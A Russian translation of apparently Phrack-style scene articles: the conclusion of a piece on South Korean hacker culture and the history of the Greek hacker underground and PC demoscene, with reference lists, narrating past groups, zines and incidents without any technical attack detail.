Около десяти лет назад южнокорейские хакеры самостоятельно создавали сообщества и хакерские команды, проводили разнообразные исследования и дискуссии. В то время ими двигало сильное стремление к знаниям и желание заниматься чистыми исследованиями; свои находки они свободно распространяли, не думая о деньгах. Они не использовали свои знания в целях финансовых преступлений. Однако правительство и компании рассматривали хакеров как преступников. Полиция порой преследовала хакеров в собственных интересах, блокируя их деятельность. В этой репрессивной обстановке хакеры были вынуждены временно прекратить развитие. В итоге это обернулось деградацией киберзащитных возможностей Южной Кореи. Хакеры не могли публиковать эксплойт-коды на сайтах: профильное законодательство трактует понятие «взлом» слишком широко, и публикация эксплойт-кода на открытом сайте по-прежнему незаконна в Южной Корее.

Наблюдая разнообразные кибератаки в политических и финансовых целях по всему миру, правительство и компании Южной Кореи осознали, что воспитание хакеров непосредственно связано с обороноспособностью страны и прибылью компаний. Были организованы хакерские соревнования для поиска талантов и поддержаны хакерские и охранные клубы при университетах. Эти меры пока не приняли вид систематически выстроенного процесса, однако ожидается, что программы развития получат более конкретные очертания под воздействием различных кибератак.

Разумеется, сами южнокорейские хакеры стремились доказать ценность своего существования и развиваться самостоятельно, без поддержки государства и бизнеса. Например, начиная с 2006 года они участвовали в финалах DefCon CTF. В 2006 году команда «East Sea» (название отсылает к территории Кореи) вышла в финал DefCon CTF — впервые для зарубежной команды. Это привело к формированию единой команды для DefCon CTF из представителей ведущих южнокорейских хакерских групп. Это помогло исправить ошибочное восприятие хакеров в СМИ. Ежегодно хакеры проводят конференции по хакингу и безопасности. Некоторые из них участвуют в проектах по тестированию на проникновение для государственных структур. Именно через подобную деятельность южнокорейские хакеры сегодня демонстрируют свой вклад и доказывают свою ценность.

В следующем году в Южной Корее состоятся два важных выборных события — парламентские и президентские выборы. Независимо от характера возможных атак следует ожидать политически мотивированных кибераакций. Если в следующем году вновь произойдут крупные атаки, часть людей, вероятно, назовёт их делом рук КНДР — даже если это не так. Отдельные политики обеих Корей подозревались в намеренном нагнетании нестабильности на полуострове ради достижения политических целей в чувствительный период.

Нетрудно предположить, что различные формы кибератак будут продолжаться, пока сохраняется состояние раздела двух Корей и возникают новые очаги напряжённости, или пока кому-либо они выгодны. На сегодняшний день одним из лучших решений этой проблемы является снижение политической напряжённости через продвижение общих интересов стран-соседей Корейского полуострова и достижение отношений сотрудничества. Стабильность на Корейском полуострове, благодаря тесной взаимосвязанности государств, может способствовать миру не только в Восточной Азии, но и во всём мире.

---

7 - Ссылки

[1] Seong-jin Hwang, Young-il Gong, Hyun-ki Hong, Sang-ju Park, "Report about Cooperation in Broadcast Communications Between South Korea and North Korea"
[2] http://www.sisaseoul.com/news/quickViewArticleView.html?idxno=1154
[3] http://news.chosun.com/site/data/html_dir/2011/06/01/2011060100834.html
[4] http://www.dt.co.kr/contents.html?article_no=2011070102010251746002
[5] http://www.nosotek.com
[6] Chan-mo Park, "Software Technology Trends of North Korea" http://www.postech.ac.kr/k/univ/president/html/speeches/20030428.html
[7] http://www.ahnlab.com/kr/site/securityinfo/newsletter/magazine.do
[8] http://www.seoul.co.kr/news/newsView.php?id=20110407008034
[9] McAfee, "Ten Days of Rain - Expert analysis of distributed denial-of-service attacks targeting South Korea" http://dok.do/srVOcq

---

Прошлое — пролог

Автор: anonymous underground greek collective <anonymous_gr@phrack.org>

Введение

Прежде всего оговоримся: это вторая часть предыдущей сценовой статьи о греческом андерграунде [GRS]. Хотя основные авторы те же, что и в первой части, на этот раз многие люди внесли свой вклад — информацией, историями, фактами и даже целыми абзацами текста. Нас приятно удивил отклик и отношение сообщества, решившего помочь нам сделать эту вторую часть лучше. Отсюда — новые данные об авторстве. Кроме того, указанный выше почтовый псевдоним теперь переадресован всем, кто помогал.

По правде говоря, нам доставляло удовольствие получать совершенно неуместные гневные письма от людей, не прочитавших даже первые два абзаца нашей предыдущей статьи. Дабы впредь избежать подобных досадных комментариев, хотелось бы подчеркнуть: мы не в состоянии осветить все стороны греческой сцены в нескольких абзацах. И дело не только в объёме. Конфиденциальность — фундаментальная черта любой сцены. Есть люди, не желающие публично рассказывать о своих действиях, и существуют истории и факты, о которых мы попросту не знаем. Тем не менее мы считаем, что приведённый ниже текст охватывает если не всё, то значительную часть истории греческой сцены. Если вышесказанное вам непонятно, возможно, стоит взяться за что-то другое. Или попробуйте сами что-нибудь написать или создать, а?

Напомним также, что и на этот раз мы постараемся воздерживаться от упоминания конкретных псевдонимов и ников. Вместо этого дадим макроскопический взгляд на прошлые достижения нашей сцены. Кстати, вы можете заметить акцент на городах за пределами Афин. Это побочный эффект того, что большинство людей, предоставивших информацию, не являются афинянами.

На заре времён

На заре времён были BBS. И FidoNet.

Самая первая BBS в Греции, под названием .ARGOS system, начала работу в конце 1984 года. Это была ненетворкованная BBS, в основе которой лежала доска объявлений. По сути, это было первое онлайн-сообщество в Греции. Ещё одной ранней BBS стала AcroBase, основанная в 1988 году [ACR]. Следующим важным событием стал 1989 год, когда в Салониках заработали первые FidoNet-узлы. Они связали греческое BBS-сообщество с миром посредством FidoNet-почты и многочисленных местных и глобальных эхо-конференций (аналогов новостей Usenet). В 1992 году издательство Compupress [CPS] — весьма творческая и новаторская (по греческим меркам ;) компания, хорошо известная среди греческих компьютерных пользователей, — запустило свою BBS под кодовым именем «Compulink». 1994 год большинство считает «золотой эпохой» греческих BBS. Тогда действовало около 100 FidoNet-узлов в большинстве городских и сельских районов Греции. BBS «Twilight Zone» предоставляла публичный доступ к избранным группам Usenet и публичный доступ к интернет-почте через шлюз UUCP-FidoNet. Большую часть любительского компьютерного сообщества Греции связывали несколько региональных и международных сетей на базе FidoNet-технологий, помимо самой FidoNet. В Салониках каждую пятницу проходили встречи FidoNet, образовавшие первое стабильное, самое широко распространённое и долгоживущее (существующее по сей день!) греческое любительское компьютерное сообщество. На встречах собирались по 30–40 человек — в то время, когда слова «вычислительная техника» и «информационные технологии» в Греции были почти неизвестны. В 1996 году число узлов FidoNet сократилось до 51. Это было обусловлено главным образом растущим числом интернет-провайдеров и пользователей коммутируемого доступа — началом заката эпохи BBS/FidoNet в Греции.

Примерно в то же время Compulink компании Compupress превратился в небольшого, но полноценного провайдера, предоставлявшего коммутируемый доступ в интернет и одновременно сохранявшего BBS-сервис. В 1995–1997 годах греческий андерграунд активно занимался взломом Compulink и его BBS-сервисов; было множество инцидентов и даже официальных жалоб. Противостояние между администраторами Compulink и известными представителями андерграунда стало почти легендой. В ту эпоху было основано несколько хакерских (как в кавычках, так и без) группировок, и многие считают её колыбелью греческой сцены.

Стоит упомянуть, что Compupress была издателем журнала Pixel — весьма известного и влиятельного издания для владельцев персональных компьютеров. Pixel впервые вышел в 1983 году и нередко включал программы в виде кода для набора вручную! В 1987 году Pixel опубликовал описание одного из первых вирусов, написанных греком [PIX]. Вирус случайным образом отображал сообщение: «Program sick error. Call doctor or buy Pixel for cure description». Круто, не правда ли?

В последующие годы интернет-рынок пополнялся новыми компаниями, а доступ в интернет начал распространяться. Ранние провайдеры просто взимали годовую плату за коммутируемый доступ, каждый звонок к ним обходился в небольшую разовую сумму (~20 драхм). Это привело к тому, что многие скачивали варез с Usenet, сидели в греческой IRC-сети (GRNET) и занимались wardialingом. Корпоративные структуры провайдеров и телефонная компания (OTE) увидели в этом способ

зарабатывания денег, быстро отреагировали и ввели повременную тарификацию (контрмеры безопасности? :p). Именно с этого момента доступ в интернет стал дорогостоящим для рядовых пользователей.

В этот период возникло множество «хакерских» групп — кавычки здесь уместны, хотя были и достойные исключения. Большинство из них сосредоточились на атаках против тогдашних провайдеров. В одном конкретном случае провайдер Hellas On-Line (HOL) был взломан, а его основной файл паролей украден и распространён в андерграунде. Чтобы скрыть факт взлома и посеять путаницу, HOL, по слухам, начал распространять поддельный файл паролей в среде андерграунда. Показательно, что это был один из первых случаев применения компаниями «грязных или по меньшей мере нечестных тактик реагирования на инциденты» по мере превращения в мишени для атак.

В то время большинство серьёзных хакеров действовали в основном индивидуально, порой объединяясь в анархические группы, которым нравилось что-то ломать — как в переносном, так и в буквальном смысле :) Где-то в 1995 году в сети undernet появился канал #grhack (!= grhack.net). #grhack был IRC-каналом, где собирались несколько умелых людей для обмена информацией. #grhack до сих пор пользуется таким уважением среди греческих хакеров, что несколько жалких личностей пытаются убедить друг друга, что якобы были активны там в те времена (вы знаете, кто вы — проваливайте). Именно в #grhack впервые появился термин «GHS» (Greek Hackers Society — «S» означает «Society», то есть «Общество», а отнюдь не «Scene»). GHS был именно тем, что описывали инициалы: сообществом людей с достойным и заметным набором навыков и образом мышления, людей, которые по-настоящему *взламывали* — в отличие от тех, чьи познания ограничены запуском sqlmap и прочих готовых инструментов.

Кроме того, участники #grhack стали создателями hack.gr и grhack.gr [GGR] — двух олдскульных сайтов, отражавших состояние сцены того времени. Любопытно, что пользовательские страницы hack.gr до сих пор доступны по адресу [HGR] (большинство перечисленных там людей — уважаемые личности, хотя несколько идиотов тоже умудрились туда попасть). Кроме того, grhack.gr до сих пор поддерживается одним из участников (привет и уважение!).

Особого упоминания заслуживает группа хакеров, базировавшихся преимущественно (но не исключительно) в городе Патры и связанных с hack.gr. Они обладали передовыми навыками, исповедовали анархистские идеологии и имели странные связи с расширяющим сознание опытом (ЛСД? Кто знает... ;). Очевидно, их менталитет во многом определялся глубоким образованием и любовью к чтению (не только технической литературы). Двое из них перешагнули границы Греции и стали участниками знаменитой хакерской группы ADM. Их работа была и остаётся вдохновляющей для многих из нас. Стоит также отметить, что помимо ADM, представители греческого андерграунда участвовали или были основателями других известных хакерских групп и сообществ: w00w00, ElectronicSouls, el8, 9x, POTS и, вероятно, других.

1996–1999 годы стали расцветом компьютерной прессы греческого андерграунда (традиционная массовая компьютерная пресса тогда находилась под властью журнала RAM). Появилось несколько изданий: «Laspi», «The Hack.gr Gazette» и другие. Их основной темой была свобода слова и информации. Некоторые были юмористическими, другие едкими словами описывали, по мнению авторов, неэтичные поступки людей, прославившихся злоупотреблением понятием «хакинг». Например, «Ypokosmos tou Internet» [IUW] («Internet Underworld» — «Подземный интернет») был одним из самых известных зинов, чем-то напоминавших el8, ZF0 и т.п. Internet Underworld был посвящён разоблачению просчётов в сфере безопасности и конфиденциальности у провайдеров и других плохо управляемых организаций и компаний — без публикации личных данных в открытом доступе. Зин был создан в ответ на «Kosmos tou Internet» («Мир интернета») — традиционный журнал. Зин Internet Underworld был закрыт под давлением представителей OTE, пригрозивших (?) VRnet (их хостинг-провайдеру) отключением. Более подробную информацию заинтересованный читатель найдёт по ссылкам [ISE] и [TEL] — в двух статьях, дающих

дополнительные сведения об изданиях того времени (к сожалению, на греческом, но Google Translate вам в помощь).

В 2001 году в Афинах состоялся первый греческий «кон». Он назывался «HOUMF! Con version 0.0» (Hacking Organisation of Unix Mother Fuckers [HMN]) и собрал представителей греческого андерграунда, интересующихся безопасностью и хакингом [HMF]. Поскольку это была лишь «демо-версия» полноценной конференции (отсюда номер версии 0.0 :), было представлено всего три доклада [HMT]. Тем не менее мероприятие было признано огромным успехом: около 150 участников — впечатляющее число, если учитывать масштаб греческой сцены в то (и, по сути, нынешнее) время. К концу декабря 2000 года более 100 человек уже выразили желание посетить его!

HOUMF v1.0 была запланирована на апрель 2002 года. Из-за паники в СМИ вокруг новой болезни, распространявшейся в то время, организаторам не удалось найти помещение. Подготовка завершилась ненормально, разочаровав многих, кто мечтал побывать на конференции. Тут большинство греков сделали то, что умели лучше всего: принялись троллить и поносить организаторов без всякого повода. Правда в том, что с тех пор в Греции не было ни одной попытки организовать андерграундный кон подобного масштаба. Пустые рассуждения никчёмных людей в сторону — если бы кто-то умел организовать андерграундный кон такого уровня лучше, он уже давно это делал бы.

Около 2000–2001 годов на сцене появились ещё две группы: USF (United Security Force) и UHAGr (United Hackers' Association of Greece). Обе активно действовали в efnet и undernet, поэтому многие помнят их названия — и добрые, и недобрые воспоминания связаны с ними. Примечательно, что между участниками двух команд существовала заметная взаимная неприязнь — пожалуй, во многом из-за личных разногласий, — однако, оглядываясь назад, видишь лишь забавную сторону этого противостояния. У USF и UHAGr были собственные сайты: www.infected.gr [INF] и www.uhagr.org [UHA] соответственно, где можно было найти публикации (статьи, код и т.д.), а также забавные материалы, фотографии со встреч и прочее. Насколько известно, участники обеих команд лично встречались в Салониках и Афинах — ради развлечения и возможности что-нибудь поломать.

В 2003–2004 годах возникла r00thell. r00thell была не командой в строгом смысле, а активным мозговым центром из 5–6 человек, в основном занимавшихся обменом техниками и идеями. Одним из самых забавных увлечений r00thell был интерес участников к экзотическим архитектурам, что в итоге привело к созданию целой гетерогенной сети, к которой эти ребята имели доступ (AIX, SunOS, HP-UX и т.д.). Если у r00thell и был лидер, то им был вебмастер kizoku.r00thell.org — портала безопасности, где можно было найти интересные тексты и различные ресурсы. Занятную страницу «about» можно найти по ссылке [R00], названия некоторых текстов — в [R0T], а проекты, над которыми они работали, — в [ROP].

Те же (более-менее) люди, что породили r00thell, создали и другие сообщества. Одним из таких примеров была Ono-sentai [ONO]. Ono-sentai возникла около 2001–2002 годов, и судя по всему, её участники проводили поистине весёлые времена. Жаль, что сайт написан на «greeklish»; нам бы хотелось, чтобы каждый мог прочитать разделы «about» и «kotsanes»! Тем не менее сайт содержит технические материалы, которые могут быть ценны и сегодня (результаты wardialinga, локальные root-эксплойты, статьи и другие ресурсы, заслуживающие изучения). Помимо технического содержания, ono-sentai прославилась подробным трактатом о несуществовании Санта-Клауса (!), который можно найти по ссылке [ONS]. Хотелось бы увидеть его английскую версию; быть может, когда-нибудь нам удастся убедить автора сделать нормальный перевод :p. Пока что можно воспользоваться Google Translate :p

Среди представителей греческого андерграунда всегда бытовало мнение, что многие из них стремятся подражать поведению определённых американских групп и сообществ. Мы считаем, что

это не является особенностью только нашей местной сцены — и само по себе это не плохо, по крайней мере не плохо по умолчанию ;). В прошлом многие пытались следовать принципам pr0j3ct m4yh3m, однако большинство потерпели жалкое поражение. В 2001 году в андерграунде начал распространяться зин под названием «keyhole». «Keyhole» был зином наподобие el8, h0no и т.п., однако дошёл лишь до первого номера ;). Авторы зина, называвшие себя «OSS» (Open Secret Society), изображали анонимных хакеров, разоблачающих людей ради забавы — а уже через несколько дней их личности стали известны. Большинство сошлись во мнении, что «keyhole» был плохой затеей: насколько известно, никто из тех, кого поливали грязью в зине, не причинил авторам никакого вреда.

«Keyhole» был незамедлительно расценён как неоправданное хвастовство, вызвавшее недовольство многих представителей греческого андерграунда. Впоследствии стало очевидно, что группа под названием «CUT» (Ch0wn Unix Terrorists) [CUT] была недовольна больше других: установив личности авторов «keyhole», CUT взломала их серверы, перехватила почту, IRC-логи и другие занимательные материалы, а затем опубликовала зин под названием «asshole» — ответ на «keyhole» (отсюда и название). В адрес известного греческого портала безопасности был также направлен интересный манифест [CMN]. Хотя мы считаем публикацию чувствительных личных данных неэтичной, «asshole» дал авторам «keyhole» почувствовать на себе, каково это — оказаться на виду. В манифесте авторы «asshole» отреагировали на всю ту чепуху о «белых хакерах» и «чёрных хакерах», начавшую отравлять греческие сообщества.

С тех пор в наших местных сообществах регулярно появляются зины, как правило, нацеленные на отдельных людей. Наш совет: если кто-то вам не нравится — просто игнорируйте его :)

По имеющимся данным, первый в Греции арест, связанный с законодательством о компьютерных преступлениях, состоялся в сентябре 2000 года. Это был неожиданный и беспрецедентный шаг греческих властей: прежде правоохранители лишь предупреждали хакеров — видимо, чтобы их напугать. ССУ (Управление по борьбе с компьютерными преступлениями) обнаружило и задержало студента Политехнической школы в Ксанти, которому впоследствии было предъявлено обвинение в причинении ущерба одному из известных греческих провайдеров. До этого первого ареста большинство участников местного хакерского сообщества игнорировали присутствие спецслужб, однако этот прискорбный случай возвестил о начале новой эпохи греческого андерграунда: эпохи, отмеченной внутренним подозрением в рядах андерграунда — даже ближайший друг мог оказаться сотрудником спецслужб. К сожалению, это деликатная тема, которую мы не хотели бы развивать. Многие люди, по всей видимости, оказались в неё вовлечены, и мы не хотим никому причинять вред.

И последнее: приводим список других сообществ, которые были (а может, и остаются) активны в рамках греческого андерграунда:

1. System Halted

2. Этнические/националистические группы (названия намеренно опущены).

Демосцена

Демосцена всегда была неотъемлемой частью компьютерного андерграунда. Многие считают её чистым сердцем андерграунда сегодня — в то время как многое в остальной его части кажется испорченным и прогнившим.

Эта часть статьи посвящена прошлому PC-демосцены в Греции. Это не означает, что греческая демосцена была исключительно PC-ориентированной. Участники сцены с таких платформ, как

Amiga, Atari, CPC, C64 и Spectrum, также входили в её состав. Однако мы сосредоточимся именно на PC-демосцене.

Во введении мы подчеркнули, что не хотели бы называть конкретные псевдонимы представителей греческой сцены. Тем не менее демосценеры не возражали против раскрытия своих ников, поэтому мы решили воздать должное там, где это заслужено ;)

Можно было бы ожидать, что PC-демосцена зародилась в крупных городах — Афинах или Салониках (где сосредоточено более 50% населения страны), однако, на удивление, это не так. История уходит корнями в 1992 год и город Катерини, где была основана группа ASD (Andromeda Software Development), начавшая загружать небольшие работы на местную BBS COSMOS BBS. Изначально группа состояла из Navis и Incus, создававших PC-утилиты, но затем к ним присоединился Amoivikos, и они сообща решили перейти к программированию графики. Хотя Navis ранее кодировал различные эффекты на C64 и PC, первым демо группы следует считать Cdemo5.

Тем временем три студента из Афин (Laertis, Jorge и Zeleps) объединились в группу Nemesis, которая в 1994 году выпустила лишь одну работу — spdemo, рекламировавшую местную BBS под названием Spectrum. Значительным событием стало появление около 1993 года BBS Megaverse в Патрах. Она служила местным репозиторием демо, напрямую копируя релизы с BBS Future Crew Starport в Хельсинки и распространяя их локально. Dgt, владелец Megaverse, вместе с emc, fm, gotcha и nEC — большинство из которых пользовались местной BBS Optibase — основали группу dEUS, которой суждено было сыграть большую роль в греческой PC-демосцене. В состав группы вошёл и moT — её музыкант, что привело к выпуску первой работы Anodyne 5 июля 1994 года. dEUS стала первой группой в Греции, внёсшей в свои демо элементы дизайна, и первой, приславшей работу — 64k интро — на Assembly Demoparty в Финляндию, хотя до предварительного отбора они так и не добрались. Но ещё важнее то, что именно они первыми организовали демопати в Греции. Эта инициатива в конечном счёте сделала Патры своеобразной «столицей» греческой демосцены. Первое демопати, организованное dEUS, прошло 28 апреля 1995 года в заброшенном банковском отделении в центре Патр и имело большой успех, собрав сценеров со всей страны. ASD заняла первое место в конкурсе демо со своей работой «Counterfactual», положив начало их долгой победной карьере. В том же году была основана ещё одна группа — Demaniacs, возникшая в феврале 1995 года в Ксанти: её создали Cpc и NeeK, студенты Демокритовского университета Фракии, которые, посмотрев «Second Reality», решили создать нечто подобное своими силами. Результатом стало интро «pandemonium». Позднее к ним присоединился Theo в качестве музыканта, и в марте 1996 года вышла их первая работа со звуком. В следующем году состоялся Gardening 96 — на этот раз в театре Университета Патр, ставшем стандартным местом для последующих вечеринок. Третье и последнее мероприятие Gardening прошло в 1997 году на той же площадке. В то время существовало немало других групп — в частности, Helix, Debris, Arcadia и Red Power. Мало кто тогда догадывался, что демопати Gardening проходит в последний раз. И вдруг — всё. Следующие четыре года не вышло ни одного демо, не было ни одной вечеринки, сцена казалась мёртвой. В 2000 году LAN-пати, организованное многими сценерами в Афинах, стало, пожалуй, ближайшим аналогом встречи сценеров. Однако никаких новых работ из этого не вышло.

Следующий год принёс нечто значимое. В GrNet — греческой IRC-сети — был создан канал, посвящённый демо, который собрал многих прежде разрозненных греческих сценеров, а также новичков. Это привело к проведению настоящего демопати. Digital Nexus 2001 прошло в Афинах и было организовано cybernoid, apomakros, doomguard и Abishai. ASD вновь победила в конкурсе демо, представив «Cadence and Cascade» — первое греческое демо с аппаратным ускорением GPU, возвестившее о новой эпохе греческой демосцены. Впрочем, мало кто знает, что на том же пати Psyche, Raoul и zafos, три студента из Университета Патр, решили возродить демопати Gardening, проводившиеся в их университете, и основать демо-группу, впоследствии получившую название nlogn. Плодом их сотрудничества стало новое демопати ReAct, стремившееся воссоздать

атмосферу Gardening; оно прошло 19 апреля 2002 года. ASD вместе с aMUSiC — первым музыкантом в истории группы — победила в конкурсе демо с работой «Edge of Forever». Греческая демосцена, казалось, вступала в новую эпоху. Появилось несколько новых групп: Quadra, The Lab, Psyxes, Nasty Bugs, nlogn и Sense Amok, и какое-то время дела шли перспективно. Однако большинство (если не все) вновь созданных групп так и не выпустили больше пары работ и не достигли уровня зарубежных проектов. Старые группы, кроме ASD, также не смогли выпустить новых работ и по большей части распались, продолжая посещать вечеринки. ReAct проходил в 2002, 2003 и 2004 годах, после чего традицию вечеринок в университетском театре продолжил Pixelshow, организованный gaghiel. Pixelshow прошёл дважды — в 2005 и 2007 годах (мероприятие 2006 года было отменено) — и стал последним демопати, проведённым в Греции на сегодняшний день.

К ASD стоит добавить несколько слов, поскольку их слава простирается далеко за пределы греческой демосцены. Хотя практически ни одна греческая группа не завоевала известности за рубежом, ASD является одной из самых известных демо-групп в мире. На её счету рекорд: четыре первых места в объединённом конкурсе демо на Assembly demoparty, а также одиннадцать премий сцены (наиболее престижная награда демосцены) на сегодняшний день. Их работы отличаются кропотливым вниманием к деталям, безупречно выверенными переходами, ставшими их визитной карточкой, а также, как правило, саундтреком в стиле прогрессивного метала, написанным aMUSiC и Leviathan — музыкантами группы.

Прошлое — пролог

Расслабьтесь, сделайте глубокий вдох и попробуйте понять, какое место вы хотите занять в великой картине мироздания. Греческая сцена продолжит жить с вами или без вас, с любым из нас или без него. Сцена — это коллектив. Уважайте её — и она ответит вам тем же. Отдавайте ей — и получите в ответ. Поймите истинный дух хакинга и перестаньте быть Chrysaora Sqlmapis [SUB].

Работая над этой статьёй, мы обращались к нескольким людям с просьбой поделиться информацией. Многие помогли не только фактами, но и анекдотами и даже готовыми фрагментами текста. Они заслуживают нашего уважения, и мы благодарим их. Особо стоит отметить zafos/nlogn и amv/ASD. Мы также уважаем тех, кто не захотел делиться историями или делать их публичными, но тем не менее предоставил полезные отзывы. Спасибо и вам, ребята.

Ссылки

[GRS] https://phrack.org/issues/67/16.html#article
[ACR] http://www.acrobase.org/
[CPS] http://en.wikipedia.org/wiki/Compupress
[PIX] http://www.f-secure.com/v-descs/pixel.shtml
[GGR] http://www.grhack.gr/ and http://www.grhack.gr/first_page/
[HGR] http://users.hack.gr/
[IUW] http://web.archive.org/web/19990428222240/http://iuworld.vrnet.gr/
[ISE] http://www.isee.gr/issues/01/special/
[TEL] http://www.e-telescope.gr/el/internet-and-computers/
47-online-journalism
[HMF] http://web.archive.org/web/20011020020500/houmf.org/v0.0/
[HMN] http://web.archive.org/web/20020208000350/
http://ono-sentai.jp/readkotsanes.php?id=11
[HMT] http://web.archive.org/web/20011212094327/http://houmf.org/v0.0/
papers.go
[INF] http://web.archive.org/web/20011202184457/http://www.infected.gr/

[UHA] http://web.archive.org/web/20030806115340/http://www.uhagr.org/
[R00] http://web.archive.org/web/20050220152149/
http://www.r00thell.org/about/
[R0T] http://web.archive.org/web/20050220232518/
http://www.r00thell.org/papers/
[ROP] http://web.archive.org/web/20031007021404/
http://r00thell.org/projects.php
[ONO] http://web.archive.org/web/20020330152233/http://ono-sentai.jp/
[ONS] http://web.archive.org/web/20020305052051/
http://ono-sentai.jp/readkotsanes.php?id=3
[SUB] http://tinyurl.com/882vez7
[CMN] http://web.archive.org/web/20050218172857/
http://www.ad2u.gr/mirrors/CUT.txt
http://web.archive.org/web/20050219114701/
http://www.ad2u.gr/mirrors/toxicity.email
[CUT] http://web.archive.org/web/20050206231527/
http://www.ad2u.gr/article.php?story=20030105175233835